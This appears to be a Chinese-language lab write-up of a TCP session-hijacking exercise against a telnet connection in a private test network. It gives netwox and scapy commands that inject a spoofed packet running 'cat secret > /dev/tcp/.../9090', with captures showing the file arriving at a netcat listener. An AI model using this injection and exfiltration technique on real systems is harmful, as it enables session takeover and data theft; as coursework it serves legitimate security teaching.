
使用 netwox

B 中创建 secret 文件




```
sunzh@ubuntu:~$ cat /home/sunzh/secret
######################
#        secret      #
######################
```

通过 python 将攻击命令转化为十六进制




```
>>> "\r cat /home/sunzh/secret > /dev/tcp/192.168.119.129/9090\r".e
ncode("hex")
'0d20636174202f686f6d652f73756e7a682f736563726574203e202f6465762f74
63702f3139322e3136382e3131392e3132392f393039300d'
```

C 通过 telnet 建立和 B 的连接，通过 wireshark 抓取最后一个 TCP 报文




```
    Source: 192.168.119.136
    Destination: 192.168.119.137
▼ Transmission Control Protocol, Src Port: 32784, Dst Port: 23, Seq: 205703774, Ack: 1221222080, Len: 0
    Source Port: 32784
    Destination Port: 23
    [Stream index: 81]
    [TCP Segment Len: 0]
    Sequence number: 205703774
    [Next sequence number: 205703774]
    Acknowledgment number: 1221222080
    1000 .... = Header Length: 32 bytes (8)
  ▶ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0xd7c8 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
  ▶ [Timestamps]
```

根据报文内容，在 A 中运行以下命令



```
[09/12/20]seed@VM:~$ sudo netwox 40 -g -i 0 -j 64 -k 6 -l 192.168.1
19.136 -m 192.168.119.137 -o 32784 -p 23 -r 1221222080 -q 205703774
 -z -A -E 256 -H '0d20636174202f686f6d652f73756e7a682f7365637265742
03e202f6465762f7463702f3139322e3136382e3131392e3132392f393039300d'
```


在 A 的终端中成功得到 secret 的内容



```
[09/12/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.119.137] port 9090 [tcp/*] accepted (famil
y 2, sport 49740)
######################
#        secret      #
######################
```


使用 scapy

C 与 B 建立 telnet 连接，通过 wireshark 抓包




```
    Source: 192.168.119.136
    Destination: 192.168.119.137
▼ Transmission Control Protocol, Src Port: 32794, Dst Port: 23, Seq: 2437602456, Ack: 358072645, Len: 0
    Source Port: 32794
    Destination Port: 23
    [Stream index: 3]
    [TCP Segment Len: 0]
    Sequence number: 2437602456
    [Next sequence number: 2437602456]
    Acknowledgment number: 358072645
    1000 .... = Header Length: 32 bytes (8)
  ▶ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x72a2 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
  ▶ [Timestamps]
```

利用上图中的信息，在 A 中编写 python 程序，并运行



```python
from scapy.all import *
ip = IP(src="192.168.119.136",dst="192.168.119.137")
tcp=TCP(sport=32794,dport=23,flags="A",seq=2437602456,ack=358072645)

cmd = "\r cat /home/sunzh/secret > /dev/tcp/192.168.119.129/9090\r"
pkt = ip/tcp/cmd
ls(pkt)
send(pkt,verbose=0)
```

成功在 A 的终端中显示 secret 的内容



```
[09/12/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.119.137] port 9090 [tcp/*] accepted (famil
y 2, sport 49752)
######################
#       secret       #
######################
```